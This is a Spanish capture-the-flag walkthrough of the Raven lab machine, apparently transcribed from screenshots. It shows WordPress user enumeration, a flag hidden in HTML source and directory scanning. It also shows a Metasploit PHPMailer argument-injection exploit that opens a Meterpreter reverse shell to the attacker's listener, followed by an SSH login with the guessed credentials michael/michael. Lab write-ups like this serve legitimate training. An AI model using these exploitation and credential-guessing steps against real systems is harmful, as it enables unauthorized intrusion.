
```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Web


+880 012 3654 896 Register / Login
Security Services
HOME
ABOUT US
SERVICE
TEAM
BLOG
CONTACT
LOOKING FOR THE BEST?
Raven Security - The Professionals
Established in 1987, Raven Security is a world leader in Physical and Cyber Security.
LEARN MORE

Una vez terminados los escaneos, vemos qué hay iniciado en el puerto 80 a través de nuestro navegador.


Intentado hacer login, vemos que la web nos redirige a *raven.local*.



raven.local/wordpress/wp-login.php


Server not found

Firefox can't find the server at raven.local.





Looking up raven.local...

así que modificamos nuestro fichero hosts para incluirlo:



```
  GNU nano 5.4                                         /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
192.168.135.133 raven.local

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```






raven.local/wordpress/wp-login.php

Username or Email Address: michael

Password: ●●●●

□ Remember Me

Como vemos el usuario *michael* existe, pero la contraseña que he introducido no es la correcta:




ERROR: The password you entered for the username **michael** is incorrect. Lost your password?


Seguimos navegando e investigando todo lo que encontremos.

Captura de la Flag 1

La primera bandera la obtenemos dentro del propio código HTML, siempre hay que investigar el código fuente, más aún en estos retos.




raven.local/service.html



```
                        <a href="#"><i class="fa fa-facebook"></i></a>
                        <a href="#"><i class="fa fa-twitter"></i></a>
                        <a href="#"><i class="fa fa-dribbble"></i></a>
                        <a href="#"><i class="fa fa-behance"></i></a>
                    </div>
                </div>
            </div>
        </div>
    </div>
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswSrEw5eihAA"></scr
<script src="js/easing.min.js"></script>
```


Directorios expuestos

Una parte importante es buscar información entre los directorios expuestos por la web, de las herramientas de escaneo hemos obtenido:




```
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information
. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
```

Seguimos navegando y encontramos interesante la instalación del PHPmailer:




Name	Last modified	Size	Description
Parent Directory		-	
LICENSE	2018-08-13 07:56	26K	
PATH	2018-08-13 17:29	22	
PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
README.md	2018-08-13 07:56	13K	
SECURITY.md	2018-08-13 07:56	2.3K	
VERSION	2018-08-13 07:56	6	
changelog.md	2018-08-13 07:56	28K	
class.phpmailer.php	2018-08-13 07:56	141K	

Es interesante porque existe un módulo de Metasploit para explotar esta vulnerabilidad:



```
msf6 exploit(multi/http/phpmailer_arg_injection) > show options

Module options (exploit/multi/http/phpmailer_arg_injection):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS      192.168.135.133  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /contact.php     yes       Path to the application root
   TRIGGERURI  /                no        Path to the uploaded payload
   VHOST                        no        HTTP server virtual host
   WEB_ROOT    /var/www/html    yes       Path to the web root


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.135.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHPMailer <5.2.18
```




```
msf6 exploit(multi/http/phpmailer_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.135.128:4444
[*] Writing the backdoor to /var/www/html/QDaiJQh5.php
[*] Sleeping before requesting the payload from: /QDaiJQh5.php
[*] Waiting for up to 300 seconds to trigger the payload
[*] Sending stage (39282 bytes) to 192.168.135.133
[*] Meterpreter session 2 opened (192.168.135.128:4444 → 192.168.135.133:60389) at 2021-03-25 19:12:41 +0100
[+] Deleted /var/www/html/QDaiJQh5.php
[+] Successfully triggered the payload

meterpreter > sysinfo
Computer    : Raven
OS          : Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64
Meterpreter : php/linux
meterpreter > shell
Process 1557 created.
Channel 0 created.
whoami
www-data
█
```

Ataques manuales

SSH

Aunque tenemos herramientas para automatizar ataques, no está demás probar usuarios y contraseñas por defecto; de *wpscan* hemos obtenido dos usuarios (*steven y michael*); los probamos contra el servicio SSH


usuario/contraseña → *michael/michael*



```
root@kali:/home/kali# ssh michael@192.168.135.133
The authenticity of host '192.168.135.133 (192.168.135.133)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.135.133' (ECDSA) to the list of known hosts.
michael@192.168.135.133's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Mar 26 04:24:58 2021
michael@Raven:~$
```

